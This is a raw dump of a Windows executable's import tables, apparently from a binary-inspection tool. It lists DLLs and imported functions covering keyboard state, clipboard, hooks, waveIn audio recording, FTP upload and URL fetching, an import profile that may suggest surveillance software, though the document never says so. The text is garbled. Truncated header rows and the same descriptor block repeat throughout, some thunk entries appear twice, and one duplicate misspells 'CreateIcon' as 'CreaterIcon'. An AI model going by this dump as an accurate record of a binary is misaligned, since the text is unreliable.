28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
36	000a0288		0000	SetClipboardData			
37	000a029a		0000	SetClassLongA			
38	000a02aa		0000	SetCapture			
39	000a02b6		0000	SetActiveWindow			
40	000a02c8		0000	SendMessageW			
41	000a02d6		0000	SendMessageA			
42	000a02e4		0000	ScrollWindow			
43	000a02f2		0000	ScreenToClient			
44	000a0302		0000	RemovePropA			
45	000a0310		0000	RemoveMenu			
46	000a031c		0000	ReleaseDC			
47	000a0328		0000	ReleaseCapture			
48	000a0338		0000	RegisterWindowMessageA			
49	000a0350		0000	RegisterClipboardFormatA			
50	000a036a		0000	RegisterClassA			
51	000a037a		0000	RedrawWindow			
52	000a0388		0000	PtInRect			
53	000a0392		0000	PostQuitMessage			

	ginalFirstTh	neDateStan	irwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
54	000a03a4		0000	PostMessageA			
55	000a03b2		0000	PeekMessageW			
56	000a03c0		0000	PeekMessageA			
57	000a03ce		0000	OpenClipboard			
58	000a03de		0000	OffsetRect			
59	000a03ea		0000	OemToCharA			
60	000a03f6		0000	MsgWaitForMultipleObjectsEx			
61	000a0414		0000	MsgWaitForMultipleObjects			
62	000a0430		0000	MessageBoxA			
63	000a043e		0000	MapWindowPoints			
64	000a0450		0000	MapVirtualKeyA			
65	000a0460		0000	LockWorkStation			
66	000a0472		0000	LoadStringA			
67	000a0480		0000	LoadKeyboardLayoutA			
68	000a0496		0000	LoadIconA			
69	000a04a2		0000	LoadCursorA			
70	000a04b0		0000	LoadBitmapA			
71	000a04be		0000	KillTimer			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
72	000a04ca		0000	IsZoomed			
73	000a04d4		0000	IsWindowVisible			
74	000a04e6		0000	IsWindowUnicode			
75	000a04f8		0000	IsWindowEnabled			
76	000a050a		0000	IsWindow			
77	000a0514		0000	IsRectEmpty			
78	000a0522		0000	IsIconic			
79	000a052c		0000	IsDialogMessageW			
80	000a053e		0000	IsDialogMessageA			
81	000a0550		0000	IsClipboardFormatAvailable			
82	000a056c		0000	IsChild			
83	000a0576		0000	InvalidateRect			
84	000a0586		0000	IntersectRect			
85	000a0596		0000	InsertMenuItemA			
86	000a05a8		0000	InsertMenuA			
87	000a05b6		0000	InflateRect			
88	000a05c4		0000	GetWindowThreadProcessId			
89	000a05de		0000	GetWindowTextLengthA			

	ginalFirstTh	neDateStan	irwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
90	000a05f4		0000	GetWindowTextA			
91	000a0604		0000	GetWindowRect			
92	000a0614		0000	GetWindowPlacement			
93	000a0628		0000	GetWindowLongW			
94	000a0638		0000	GetWindowLongA			
95	000a0648		0000	GetWindowDC			
96	000a0656		0000	GetTopWindow			
97	000a0664		0000	GetSystemMetrics			
98	000a0676		0000	GetSystemMenu			
99	000a0686		0000	GetSysColorBrush			
100	000a0698		0000	GetSysColor			
101	000a06a6		0000	GetSubMenu			
102	000a06b2		0000	GetScrollRange			
103	000a06c2		0000	GetScrollPos			
104	000a06d0		0000	GetScrollInfo			
105	000a06e0		0000	GetPropA			
106	000a06ea		0000	GetParent			
107	000a06f6		0000	GetWindow			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
108	000a0702		0000	GetMessagePos			
109	000a0712		0000	GetMessageA			
110	000a0720		0000	GetMenuStringA			
111	000a0730		0000	GetMenuState			
112	000a073e		0000	GetMenuItemInfoA			
113	000a0750		0000	GetMenuItemID			
114	000a0760		0000	GetMenuItemCount			
115	000a0772		0000	GetMenu			
116	000a077c		0000	GetLastInputInfo			
117	000a078e		0000	GetLastActivePopup			
118	000a07a2		0000	GetKeyboardState			
119	000a07b4		0000	GetKeyboardLayoutNameA			
120	000a07cc		0000	GetKeyboardLayoutList			
121	000a07e4		0000	GetKeyboardLayout			
122	000a07f8		0000	GetKeyState			
123	000a0806		0000	GetKeyNameTextA			
124	000a0818		0000	GetIconInfo			
125	000a0826		0000	GetForegroundWindow			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
126	000a083c		0000	GetFocus			
127	000a0846		0000	GetDesktopWindow			
128	000a0858		0000	GetDCEx			
129	000a0862		0000	GetDC			
130	000a086a		0000	GetCursorPos			
131	000a0878		0000	GetCursor			
132	000a0884		0000	GetClipboardData			
133	000a0896		0000	GetClientRect			
134	000a08a6		0000	GetClassNameA			
135	000a08b6		0000	GetClassLongA			
136	000a08c6		0000	GetClassInfoA			
137	000a08d6		0000	GetCapture			
138	000a08e2		0000	GetActiveWindow			
139	000a08f4		0000	FrameRect			
140	000a0900		0000	FindWindowExA			
141	000a0910		0000	FindWindowA			
142	000a091e		0000	FillRect			
143	000a0928		0000	ExitWindowsEx			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
144	000a0938		0000	EqualRect			
145	000a0944		0000	EnumWindows			
146	000a0952		0000	EnumThreadWindows			
147	000a0966		0000	EnumDisplayDevicesA			
148	000a097c		0000	EnumClipboardFormats			
149	000a0992		0000	EnumChildWindows			
150	000a09a4		0000	EndPaint			
151	000a09ae		0000	EnableWindow			
152	000a09bc		0000	EnableScrollBar			
153	000a09ce		0000	EnableMenuItem			
154	000a09de		0000	EmptyClipboard			
155	000a09ee		0000	DrawTextA			
156	000a09fa		0000	DrawMenuBar			
157	000a0a08		0000	DrawIconEx			
158	000a0a14		0000	DrawIcon			
159	000a0a1e		0000	DrawFrameControl			
160	000a0a30		0000	DrawEdge			
161	000a0a3a		0000	DispatchMessageW			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
162	000a0a4c		0000	DispatchMessageA			
163	000a0a5e		0000	DestroyWindow			
164	000a0a6e		0000	DestroyMenu			
165	000a0a7c		0000	DestroyIcon			
166	000a0a8a		0000	DestroyCursor			
167	000a0a9a		0000	DeleteMenu			
168	000a0aa6		0000	DefWindowProcA			
169	000a0ab6		0000	DefMDIChildProcA			
170	000a0ac8		0000	DefFrameProcA			
171	000a0ad8		0000	CreatePopupMenu			
172	000a0aea		0000	CreateMenu			
173	000a0af6		0000	CreateIcon			
174	000a0b02		0000	CloseClipboard			
175	000a0b12		0000	ClientToScreen			
176	000a0b22		0000	CheckMenuItem			
177	000a0b32		0000	CallWindowProcA			
178	000a0b44		0000	CallNextHookEx			
179	000a0b54		0000	BeginPaint			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
169	000a0ab6		0000	DefMDIChildProcA			
170	000a0ac8		0000	DefFrameProcA			
171	000a0ad8		0000	CreatePopupMenu			
172	000a0aea		0000	CreateMenu			
173	000a0af6		0000	CreaterIcon			
174	000a0b02		0000	CloseClipboard			
175	000a0b12		0000	ClientToScreen			
176	000a0b22		0000	CheckMenuItem			
177	000a0b32		0000	CallWindowProcA			
178	000a0b44		0000	CallNextHookEx			
179	000a0b54		0000	BeginPaint			
180	000a0b60		0000	CharNextA			
181	000a0b6c		0000	CharLowerBuffA			
182	000a0b7c		0000	CharLowerA			
183	000a0b88		0000	CharUpperBuffA			
184	000a0b98		0000	CharToOemA			
185	000a0ba4		0000	AdjustWindowRectEx			
186	000a0bb8		0000	ActivateKeyboardLayout			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0bd0		0000	GetKeyboardType			
1	000a0be2		0000	DestroyWindow			
2	000a0bf2		0000	LoadStringA			
3	000a0c00		0000	MessageBoxA			
4	000a0c0e		0000	CharNextA			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0c1a		0000	EnumDisplayMonitors			
1	000a0c30		0000	GetMonitorInfoA			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0c42		0000	VerQueryValueA			
1	000a0c52		0000	GetFileVersionInfoSizeA			
2	000a0c6c		0000	GetFileVersionInfoA			

	ginalFirstTh	neDateStan	irwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0c82		0000	InternetReadFile			
1	000a0c94		0000	InternetOpenUrlA			
2	000a0ca6		0000	InternetOpenA			
3	000a0cb6		0000	InternetConnectA			
4	000a0cc8		0000	InternetCloseHandle			
5	000a0cde		0000	HttpQueryInfoA			
6	000a0cee		0000	FtpPutFileA			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll

	Thunk	Ordinal	Hint	
0	000a0cfc		0000	waveInUnprepareHeader
1	000a0d14		0000	waveInStart
2	000a0d22		0000	waveInReset
3	000a0d30		0000	waveInPrepareHeader
4	000a0d46		0000	waveInOpen
5	000a0d52		0000	waveInClose
6	000a0d60		0000	waveInAddBuffer
7	000a0d72		0000	PlaySoundA
8	000a0d7e		0000	mciSendStringA

	ginalFirstTh	neDateStan	urwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0d8e		0000	WSAIoctl			

	ginalFirstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
